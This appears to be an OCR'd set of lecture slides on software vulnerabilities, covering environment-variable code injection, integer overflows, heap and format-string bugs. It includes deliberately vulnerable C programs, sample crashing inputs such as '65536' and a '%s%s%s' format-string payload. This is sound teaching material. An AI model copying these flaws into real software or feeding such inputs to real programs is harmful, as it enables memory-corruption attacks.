
execve("meet", argv, envp)
envp = array of pointers to strings (just like argv)

-> Normally, bash passes in this array from your shell's environment
-> you can also pass it in explicitly via execve()



Small buffers

Return address overwritten with ptr to environment variable



There are other ways to inject code

- examples: .dtors (Gray Hat book), function pointers, …
- dig around in Phrack articles …

Integer overflows

```
void func(int a, char v)
        char buf[128];
        init(buf);
        buf[a] = v;
}
```

&buf[a] could be return address


Integer overflows

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
        unsigned short s;
        int i;
        char buf[80];

        if(argc < 3){
                return -1;
        }
```

```
        i = atoi(argv[1]);
        s = i;

        if(s >= 80) {           /* [w1] */
                printf("Oh no you don't!\n");
                return -1;
        }

        printf("s = %d\n", s);

        memcpy(buf, argv[2], i);
        buf[i] = '\0';
        printf("%s\n", buf);

        return 0;
}
```

```
nova:signed {100} ./width1 5 hello
s = 5
hello
nova:signed {101} ./width1 80 hello
Oh no you don't!
nova:signed {102} ./width1 65536 hello
s = 0
 Segmentation fault (core dumped)
```

Heap overflows



Format-string vulnerabilities

printf(const char* format, …)

printf(“Hi %s %s”, argv[0], argv[1])

```
void main(int argc, char* argv[])
{
      printf( argv[1] );
}
```

argv[1] = “%s%s%s%s%s%s%s%s%s%s%s”

Attacker controls format string gives all sorts of control

Can do control hijacking directly

	Buffer Overflow	*Format String*
public since	mid 1980's	June 1999
danger realized	1990's	June 2000
number of exploits	a few thousand	a few dozen
considered as	security threat	programming bug
techniques	evolved and advanced	basic techniques
visibility	sometimes very difficult to spot	easy to find

From "Exploiting format string vulnerabilities"

Summary

- Classic buffer overflow
  - corrupt program control data
  - hijack control flow easily
- These were all local privilege escalation vulns
  - Similar concepts for remote vulnerabilities
- Defenses?